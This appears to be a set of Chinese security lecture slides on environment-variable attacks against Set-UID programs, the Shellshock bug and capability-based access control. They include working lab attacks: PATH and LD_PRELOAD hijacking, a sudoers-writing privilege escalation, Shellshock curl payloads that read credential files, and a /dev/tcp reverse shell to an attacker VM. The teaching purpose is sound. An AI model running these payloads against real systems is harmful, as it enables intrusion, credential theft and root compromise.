


通过Dynamic Linker进行攻击

动态链接:

- 使用“ldd”命令来查看程序依赖于哪些共享库:

```
$ ldd hello_static
not a dynamic executable
$ ldd hello_dynamic
linux-gate.so.1 => (0xb774b000)
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb758e000)
/lib/ld-linux.so.2 (0xb774c000)
```



for system calls

The dynamic linker itself is in a shared library. It is invoked before the main function gets invoked.

The libc library (contains functions like printf() and sleep())

通过Dynamic Linker进行攻击

- 动态链接可节省内存
- 这意味着程序代码的一部分在编译期间未定
- 如果用户可以影响缺少的代码，他们可能会损害程序的完整性

通过Dynamic Linker进行攻击: Case Study

- LD_PRELOAD包含将由链接器首先搜索的共享库列表
- 如果未找到所有函数，则链接器将在多个目录列表中进行搜索，包括由LD_LIBRARY_PATH指定的目录列表
- 这两个变量都可以由用户设置，因此可以让他们有机会控制链接过程的结果
- 如果该程序是Set-UID程序，则可能导致安全漏洞

通过Dynamic Linker进行攻击: Case Study

示例1 – 普通程序:

- 程序调用动态链接sleep 函数:

```
/* mytest.c */  
int main()  
{  
    sleep(1);  
    return 0;  
}
```



```
seed@ubuntu:$ gcc mytest.c -o mytest  
seed@ubuntu:$ ./mytest  
seed@ubuntu:$
```

- 现在实现我们自己sleep() 函数:

```
#include <stdio.h>  
/* sleep.c */  
void sleep (int s)  
{  
    printf("I am not sleeping!\n");  
}
```

通过Dynamic Linker进行攻击: Case Study

示例1 – 普通程序:

- 我们需要编译上面的代码, 创建一个共享库并将共享库添加到LD_PRELOAD环境变量中

```
seed@ubuntu:~$ gcc -c sleep.c
seed@ubuntu:~$ gcc -shared -o libmylib.so.1.0.1 sleep.o
seed@ubuntu:~$ ls -l
-rwxrwxr-x 1 seed seed 6750 Dec 27 08:54 libmylib.so.1.0.1
-rwxrwxr-x 1 seed seed 7161 Dec 27 08:35 mytest
-rw-rw-r-- 1 seed seed  41 Dec 27 08:34 mytest.c
-rw-rw-r-- 1 seed seed  78 Dec 27 08:31 sleep.c
-rw-rw-r-- 1 seed seed 1028 Dec 27 08:54 sleep.o
seed@ubuntu:~$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:~$ ./mytest
I am not sleeping!      ← Our library function got invoked!
seed@ubuntu:~$ unset LD_PRELOAD
seed@ubuntu:~$ ./mytest
seed@ubuntu:~$
```

通过Dynamic Linker进行攻击: Case Study

示例 2 – Set-UID 程序:

- 如果示例1中的技术适用于Set-UID程序，则可能非常危险。让我们把上面的程序转换成Set-UID:

```
seed@ubuntu:~$ sudo chown root mytest
seed@ubuntu:~$ sudo chmod 4755 mytest
seed@ubuntu:~$ ls -l mytest
-rwsr-xr-x 1 root seed 7161 Dec 27 08:35 mytest
seed@ubuntu:~$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:~$ ./mytest
seed@ubuntu:~$
```

- 我们的sleep()函数没有被调用
 - 这是由于动态链接器实施的对策。当EUID和RUID不同时，它会忽略LD_PRELOAD和LD_LIBRARY_PATH环境变量。

通过Dynamic Linker进行攻击

Let's verify the countermeasure

- Make a copy of the `env` program and make it a Set-UID program :

```
seed@ubuntu:~$ cp /usr/bin/env ./myenv
seed@ubuntu:~$ sudo chown root myenv
seed@ubuntu:~$ sudo chmod 4755 myenv
seed@ubuntu:~$ ls -l myenv
-rwsr-xr-x 1 root seed 22060 Dec 27 09:30 myenv
```

- Export `LD_LIBRARY_PATH` and `LD_PRELOAD` and run both the programs:

Run the original
env program



```
seed@ubuntu:~$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:~$ export LD_LIBRARY_PATH=.
seed@ubuntu:~$ export LD_MYOWN="my own value"
seed@ubuntu:~$ env | grep LD_
LD_PRELOAD=./libmylib.so.1.0.1
LD_LIBRARY_PATH=.
```

Run our env
program



```
LD_MYOWN=my own value
seed@ubuntu:~$ myenv | grep LD_
LD_MYOWN=my own value
```

通过Dynamic Linker进行攻击: Case Study 2

Case study: OS X 动态链接器

- OS X 10.10 引入了一个新的环境变量, DYLD_PRINT_TO_FILE
 - 能够为dyld提供文件名
 - 如果它是一个Set-UID程序, 用户可以写入一个受保护的文件
 - Capability leak - 文件描述符未关闭
- 利用示例:
 - 设置DYLD_PRINT_TO_FILE 为/etc/sudoers
 - 切换到 Bob的账号
 - echo 命令写入 /etc/sudoers

```
OS X 10.10:$ DYLD_PRINT_TO_FILE=/etc/sudoers
OS X 10.10:$ su bob
Password:
bash:$ echo "bob ALL=(ALL) NOPASSWD:ALL" >&3
```


通过外部程序进行攻击

- 应用程序可能会调用外部程序
- 应用程序本身可能不使用环境变量，但其调用的外部程序可能会使用
- 调用外部程序的典型方法：
 - `exec()` family of function which call `execve()` : runs the program directly
 - `system()`
 - The `system()` function calls `execl()`
 - `execl()` eventually calls `execve()` to run `/bin/sh`
 - The shell program then runs the program
- 这两种方法的攻击面不同
- 此处我们重点讨论环境变量方面

通过外部程序进行攻击

- Shell程序行为受许多环境变量影响，其中最常见的是PATH变量
- 当一个shell程序运行一个命令并且没有提供绝对路径时，它使用PATH变量来定位该命令
- 考虑下面的代码：

```
/* The vulnerable program (vul.c) */  
#include <stdlib.h>  
int main()  
{  
    system("cal");  
}
```

未提供完整路径。我们可以使用它来操纵路径变量

- 我们将强制上述程序执行以下程序：

```
/* our malicious "calendar" program */  
int main()  
{  
    system("/bin/dash");  
}
```

fake cal.c

通过外部程序进行攻击

```
seed@ubuntu:$ gcc -o vul vul.c
seed@ubuntu:$ sudo chown root vul
seed@ubuntu:$ sudo chmod 4755 vul
seed@ubuntu:$ vul
```

```
    December 2015
Su Mo Tu We Th Fr Sa
        1  2  3  4  5
 6  7  8  9 10 11 12
13 14 15 16 17 18 19
20 21 22 23 24 25 26
27 28 29 30 31
```

```
seed@ubuntu:$ gcc -o cal cal.c
seed@ubuntu:$ export PATH=.:$PATH
seed@ubuntu:$ echo $PATH
```

```
./usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:...
```

```
seed@ubuntu:$ vul
```

```
#          ← Get a root shell!
```

```
# id
```

```
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```

①

We will first run the first program without doing the attack

②

We now change the PATH environment variable

通过Library进行攻击

程序通常使用外部库中的函数。如果这些函数使用环境变量，则它们会增加攻击面。

Case Study- UNIX中的语言环境库Locale

- 每次需要打印消息时，程序都会使用提供的库函数来处理已翻译的消息
- Unix在libc库中使用gettext()和catopen()
- 以下代码显示了程序如何使用语言环境子系统：

```
int main(int argc, char **argv)
{
    if(argc > 1) {
        printf(gettext("usage: %s filename "),argv[0]);
        exit(0);
    }
    printf("normal execution proceeds...");
}
```

通过Library进行攻击

- 该子系统依赖于以下环境变量：LANG，LANGUAGE，NLSPATH，LOCPATH，LC_ALL，LC_MESSAGES
- 这些变量可以由用户设置，所以翻译的信息可以由用户控制
- 攻击者可以使用格式化字符串漏洞（如printf()函数）
- 对策：
 - 与library作者有关
 - 示例：如果从Set-UID程序中调用catopen()和catgets()函数，使用Glibc 2.1.1库的Conectiva Linux显式检查并忽略NSLPATH环境变量

通过应用代码进行攻击

```
/* prog.c */  
  
#include <stdio.h>  
#include <stdlib.h>  
  
int main(void)  
{  
    char arr[64];  
    char *ptr;  
  
    ptr = getenv("PWD");  
    if(ptr != NULL) {  
        sprintf(arr, "Present working directory is: %s", ptr);  
        printf("%s\n", arr);  
    }  
    return 0;  
}
```

← 程序可以直接使用环境变量。如果这些是特权程序，则可能会导致不可信的输入。

通过应用代码进行攻击

- 该程序使用`getenv()`从PWD环境变量中知道其当前目录
- 然后程序将其复制到数组“arr”中，但忘记检查输入的长度。这会导致潜在的缓冲区溢出
- PWD的值来自于shell程序，所以每次我们改变文件夹时，shell程序都会更新它的shell变量。
- 可以自己更改shell变量

```
$ pwd
/home/seed/temp
$ echo $PWD
/home/seed/temp
$ cd ..
$ echo $PWD
/home/seed
$ cd /
$ echo $PWD
/
$ PWD=xyz
$ pwd
/
$ echo $PWD
xyz
```


Current directory
with unmodified
shell variable

Current directory
with modified shell
variable

通过应用代码进行攻击 - 对策

- 当有特权的Set-UID程序使用环境变量时，它们必须正确检查
- 开发人员可以选择使用getenv()的安全版本，例如secure_getenv()
 - getenv()通过搜索环境变量列表并返回指向找到的字符串的指针，用于检索环境变量
 - secure_getenv()以完全相同的方式工作，但在需要“安全执行”时返回NULL
 - 安全执行由条件定义，例如进程的user/group EUID和RUID不匹配

Set-UID 方法 vs. Service 方法



Set-UID 方法 vs. Service 方法

- 大多数操作系统采用两种方法来允许普通用户执行特权操作
 - Set-UID方法：普通用户需要运行一个特殊的程序来临时获得root权限
 - Service方法：普通用户需要要求特权服务来为他们执行操作
- Set-UID具有更广泛的攻击面，这是由环境变量引起的
 - Set-UID方法中，环境变量不可信
 - Service方法中，可以信任环境变量
- 尽管其他攻击面（如用户输入和系统输入）仍然适用于Service方法，但它被认为比Set-UID方法更安全
- 由于这个原因，Android操作系统完全移除了Set-UID和Set-GID机制

大纲

- Set-UID 特权程序
- 环境变量和攻击
- Shellshock攻击
- 基于Capability的访问控制

Shellshock攻击

- Bash中的函数定义
- 解析逻辑中的实现错误
- Shellshock 漏洞
- 如何利用Shellshock 漏洞
- 如何使用Shellshock攻击创建一个反向shell

背景: Shell 函数

- Shell程序是操作系统中的命令行解释程序
 - 提供用户和操作系统之间的接口
 - 不同类型的shell: sh, bash, csh, zsh, windows powershell等
- Bash shell是Linux操作系统中最流行的shell程序之一
- shellshock漏洞与shell函数有关

```
$ foo() { echo "Inside function"; }  
$ declare -f foo  
foo ()  
{  
    echo "Inside function"  
}  
$ foo  
Inside function  
$ unset -f foo  
$ declare -f foo
```

将Shell函数传递给子进程

方法1：在父shell中定义一个函数，将其导出，然后子进程将拥有它。这里是一个例子：

```
$ foo() { echo "hello world"; }
$ declare -f foo
foo ()
{
    echo "hello world"
}
$ foo
hello world
$ export -f foo
$ bash
(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
(child):$ foo
hello world
```

将Shell函数传递给子进程

方法2：定义一个环境变量。它将成为子bash进程中的一个函数定义。

```
$ foo='() { echo "hello world"; }'
$ echo $foo
() { echo "hello world"; }
$ declare -f foo
$ export foo
$ bash    ← Run bash in a child process.
(child):$ echo $foo

(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
(child):$ foo
hello world
```

Shellshock 漏洞


- Shellshock或bashdoor的漏洞于2014年9月24日公开发布，
CVE-2014-6271
- 此漏洞在将环境变量转换为函数定义时利用了由bash引发的错误
- 自1989年8月5日以来，GNU bash源代码中就存在该bug
- 在识别这个bug之后，在bash shell中发现了其他一些bug
- Shellshock指的是在bash中发现的一系列安全漏洞

Shellshock 漏洞

- 父进程可以通过环境变量将函数定义传递给子shell进程
- 由于解析逻辑中的错误，bash执行变量中包含的一些命令

```
seed@ubuntu:~$ foo='() { echo "hello world"; }; echo "extra";'
seed@ubuntu:~$ echo $foo
() { echo "hello world"; }; echo "extra";
seed@ubuntu:~$ export foo
seed@ubuntu:~$ bash
extra      ← The extra command gets executed!
seed@ubuntu(child):~$ echo $foo

seed@ubuntu(child):~$ declare -f foo
foo ()
{
    echo "hello world"
}
```



Extra
command

Bash源代码中的错误

- shellshock错误从bash源代码中的variables.c文件开始
- 与错误相关的代码片段：

```
void initialize_shell_variables (env, privmode)
    char **env;
    int privmode;
{
    ...
    for (string_index = 0; string = env[string_index++];) {
        ...
        /* If exported function, define it now.  Don't import
           functions from the environment in privileged mode. */
        if (privmode == 0 && read_but_dont_execute == 0 &&          ①
            STREQN ("() {", string, 4)) {
            ...
            // Shellshock vulnerability is inside:
            parse_and_execute(temp_string, name,                      ②
                             SEVAL_NONINT|SEVAL_NOHIST);
        }
    }
}

(the rest of code is omitted)
```

Bash源代码中的错误


- 在这段代码中，在第①行，`bash`通过检查环境变量的值是否以“`() {`”开头来检查是否有导出的函数。一旦找到，`bash`用空格替换“`=`”
- 然后Bash调用函数`parse_and_execute()`（第②行）来解析函数定义。不幸的是，这个函数可以解析其他shell命令，而不仅仅是函数定义
- 如果该字符串是一个函数定义，该函数将只解析它并不执行它
- 如果字符串包含一个shell命令，该函数将执行它

Bash源代码中的错误

```
Line A:  foo=() { echo "hello world"; }; echo "extra";  
Line B:  foo () { echo "hello world"; }; echo "extra";
```

- 对于A行，bash将其标识为一个函数，因为前面的“() {”将其转换为B行
- 字符串成为两个命令，`parse_and_execute()`将执行这两个命令
- 后果：
 - 攻击者可以获得进程来运行他们的命令
 - 如果目标进程是服务器进程或运行有特权，则可能会发生安全漏洞

利用Shellshock 漏洞



需要**两个条件**来利用此漏洞：

- 1) 目标进程应该运行bash
- 2) 目标进程应该通过环境变量获得不可信用户输入

Shellshock攻击Set-UID程序

在以下示例中，Set-UID root程序将在通过system()函数执行程序/bin/ls时启动bash进程。攻击者设置的环境会导致未经授权的命令被执行

设置受攻击的程序

- 程序使用system()函数运行/bin/ls命令
- 该程序是一个Set-UID root程序
- system函数实际上使用fork()来创建子进程，然后使用execl()来执行/bin/sh程序

```
#include <stdio.h>
void main()
{
    setuid(geteuid());
    system("/bin/ls -l");
}
```

Shellshock攻击Set-UID程序

```
$ cat vul.c
#include <stdio.h>
void main()
{
    setuid(geteuid());
    system("/bin/ls -l");
}
$ gcc vul.c -o vul
$ ./vul
total 12
-rwxrwxr-x 1 seed seed 7236 Mar  2 21:04 vul
-rw-rw-r-- 1 seed seed  84 Mar  2 21:04 vul.c
$ sudo chown root vul
$ sudo chmod 4755 vul
$ ./vul
total 12
-rwsr-xr-x 1 root seed 7236 Mar  2 21:04 vul
-rw-rw-r-- 1 seed seed  84 Mar  2 21:04 vul.c
$ export foo='() { echo "hello"; }; /bin/sh' ← Attack!
$ ./vul
sh-4.2# ← Got the root shell!
```

} Execute normally

该程序将调用bash程序。基于shellshock漏洞，我们可以简单地构造一个函数声明。

Shellshock攻击CGI程序

- 通用网关接口（ Common gateway interface, CGI）被Web服务器用来运行可动态生成网页的可执行程序。
- 许多CGI程序使用shell脚本，如果使用bash，它们可能受到Shellshock攻击。

Shellshock攻击CGI程序


- 设置两个虚拟机，并编写一个非常简单的CGI程序（test.cgi）。一个用于攻击者（10.0.2.6），另一个用于受害者（10.0.2.5），它是用bash shell脚本编写的。

```
#!/bin/bash  
  
echo "Content-type: text/plain"  
echo  
echo  
echo "Hello World"
```

- 需要将这个CGI程序放在受害者服务器的/usr/bin/cgi-bin目录中并使其可执行。可以使用curl与它进行交互。

```
$ curl http://10.0.2.5/cgi-bin/test.cgi  
  
Hello World
```

Web服务器如何调用CGI程序



- 当用户向Apache Web服务器发送CGI URL时，Apache将检查请求
- 如果是CGI请求，Apache将使用fork()来启动一个新进程，然后使用exec()函数来执行CGI程序
- 因为我们的CGI程序以“#!/bin/bash”，exec()实际上执行/bin/bash，然后运行shell脚本

如何使数据进入CGI程序环境变量

- 当Apache创建一个子进程时，它提供了bash程序的所有环境变量

```
#!/bin/bash
```

```
echo "Content-type: text/plain"
```

```
echo
```

```
echo "** Environment Variables **"  
strings /proc/$$/environ
```

```
$ curl -v http://10.0.2.5/cgi-bin/test.cgi
```

```
HTTP Request
```

```
> GET /cgi-bin/test.cgi HTTP/1.1
```

```
> User-Agent: curl/7.22.0 (i686-pc-linux-gnu) libcurl/7.22.0 ...
```

```
> Host: 10.0.2.5
```

```
> Accept: */*
```

```
HTTP Response (some parts are omitted)
```

```
** Environment Variables **
```

```
HTTP_USER_AGENT=curl/7.22.0 (i686-pc-linux-gnu) libcurl/7.22.0 ...
```

```
libidn/1.23 librtmp/2.3
```

```
HTTP_HOST=10.0.2.5
```

```
HTTP_ACCEPT=*/*
```

```
PATH=/usr/local/bin:/usr/bin:/bin
```

Using curl to get the
http request and
response

Pay attention to these two:
they are the same: **data**
from the client side gets
into the CGI program's
environment variable!

如何使数据进入CGI程序环境变量

- 我们可以使用命令行工具“curl”的“-A”选项将user-agent字段更改为我们想要的任何字段。

```
$ curl -A "test" -v http://10.0.2.5/cgi-bin/test.cgi
HTTP Request
> GET /cgi-bin/test.cgi HTTP/1.1
> User-Agent: test
> Host: 10.0.2.5
> Accept: */*
>

HTTP Response (some parts are omitted)
** Environment Variables **
HTTP_USER_AGENT=test
HTTP_HOST=10.0.2.5
HTTP_ACCEPT=*/*
PATH=/usr/local/bin:/usr/bin:/bin
```

发起Shellshock攻击

```
$ curl -A "() { echo hello;}; echo Content_type: text/plain;  
echo; /bin/ls -l"  
http://10.0.2.5/cgi-bin/test.cgi  
total 7976  
lrwxrwxrwx 1 root root      29 Sep 15  2013 php -> /.../php-cgi-bin  
-rwxr-xr-x 1 root root 8160168 Sep  4  2014 php5  
-rwxr-xr-x 1 root root    113 Mar  2 20:01 test.cgi
```

- /bin/ls命令被执行
- 默认情况下，Web服务器在Ubuntu中使用www-data用户（普通用户）运行。使用这个特权，我们不能接管服务器，但是我们可以做一些破坏性的事情。

Shellshock攻击：窃取密码

- 当Web应用程序连接到其后端数据库时，它需要提供登录密码。这些密码通常在程序中硬编码或存储在配置文件中。实验Ubuntu VM中的Web服务器托管着多个Web应用程序，其中大部分都使用数据库。
- 例如，我们可以从以下两个文件获取密码：
 - /var/www/SQL/collabtive/config/standard/config.php
 - /var/www/SeedElgg/engine/settings.php

```
$ curl -A "()" { echo hello;}; echo Content_type: text/plain; echo;  
    /bin/cat /var/www/SQL/Collabtive/config/standard/config.php"  
    http://10.0.2.5/cgi-bin/test.cgi  
<?php  
$db_host = 'localhost';  
$db_name = 'sql_collabtive_db';  
$db_user = 'root';  
$db_pass = 'seedubuntu';  
?>
```

Shellshock攻击：创建反向Shell

- 攻击者喜欢通过利用shellshock漏洞来运行shell程序，因为这使得他们可以运行他们喜欢的任何命令
- 但是，shell命令是交互式的
- 如果我们简单地将/bin/bash放在我们的漏洞中，bash将在服务器端执行，但我们无法控制它。因此，我们需要反向shell
- 反向shell的关键思想是将标准输入，输出和错误设备重定向到网络连接
- 这样，shell从连接获取输入并输出到连接。攻击者现在可以运行他们喜欢的任何命令并在他们的机器上获得输出
- 反向shell是许多攻击使用的非常常见的黑客技术

创建反向Shell

```
Attacker(10.0.2.6):$ nc -l 9090 -v ← Waiting for reverse shell
Connection from 10.0.2.5 port 9090 [tcp/*] accepted
Server(10.0.2.5):$ ← Reverse shell from 10.0.2.5.
Server(10.0.2.5):$ ifconfig
ifconfig
eth23  Link encap:Ethernet  HWaddr 08:00:27:fd:25:0f
       inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
       inet6 addr: fe80::a00:27ff:fe8d:250f/64  Scope:Link
       ...
```

- 我们在Attacker机器上启动一个netcat (nc)监听器（10.0.2.6）
- 我们在服务器上运行包含反向shell命令的exploit
- 一旦执行该命令，我们就会看到来自服务器的连接（10.0.2.5）
- 我们做一个“ifconfig”来检查这个连接
- 现在我们可以服务器机器上运行我们喜欢的任何命令

创建反向Shell

```
Server(10.0.2.5):$ /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1
```

The option `i` stands for interactive, meaning that the shell should be interactive.

This causes the output device (stdout) of the shell to be redirected to the TCP connection to 10.0.2.6's port 9090.

File descriptor 0 represents the standard input device (stdin) and 1 represents the standard output device (stdout). This command tells the system to use the stdout device as the stdin device. Since the stdout is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.

File descriptor 2 represents the standard error (stderr). This causes the error output to be redirected to stdout, which is the TCP connection.

Shellshock攻击CGI程序：获得反向Shell

```
$ curl -A "() { echo hello;}; echo Content_type: text/plain; echo;  
echo; /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1"  
http://10.0.2.5/cgi-bin/test.cgi
```



```
seed@ubuntu:$ nc -l 9090 -v  
Connection from 10.0.2.5 port 9090 [tcp/*] accepted  
bash: no job control in this shell  
www-data@ubuntu:/usr/lib/cgi-bin$ ← Reverse shell is created!  
www-data@ubuntu:/usr/lib/cgi-bin$ id  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

大纲

- Set-UID 特权程序
- 环境变量和攻击
- Shellshock攻击
- 基于Capability的访问控制

基于Capability的访问控制

- Capability的概念
- Capability的实现
- Capability的应用
- Capability与ACL的对比

1. Capability的概念

- 由Dennis和Van Horn于1966年提出的：

Capability是一种令牌(token)、凭证或密钥，令持有者有权访问计算机系统中的实体或对象。

- 在实现Capability时，其数据结构包含标识符和访问权限。

标识符(Identifier)：地址或名称。比如一段内存，一个数组，一个文件。

访问权限(Access right)：读取、写入、执行、访问等。

Capability的标识符

Capability的标识符可以是一些实体，如用户、进程以及程序。

- **用户：**

用户级标识符是持久的。其Capability可以存储在文件中。

- **进程：**

进程级标识符不持久，它们通常动态获取Capability。

- **程序：**

为程序提供Capability可以实现权限升级和降级。

如何使用Capability

- **显式使用：** 必须明确的显示Capability。

如去电影院时，检票员检查门票。在程序尝试访问文件时：PUT (file_capability, "this is a record");

- **隐式使用：** 不需要显示Capability，系统会自动检查是否有Capability。

Linux的Capability-list 基本上使用这种方法。每个进程都包含一系列Capability；当试图访问一个对象时，访问控制系统查找该列表来判断该进程是否有对应的Capability。

- **比较：**

- 隐式方法效率较低，特别是当列表很长时。
- 与显式方法不同，隐式方法的Capability对用户是透明的，用户不需要关心这些Capability。因此，隐式方法更易于使用。

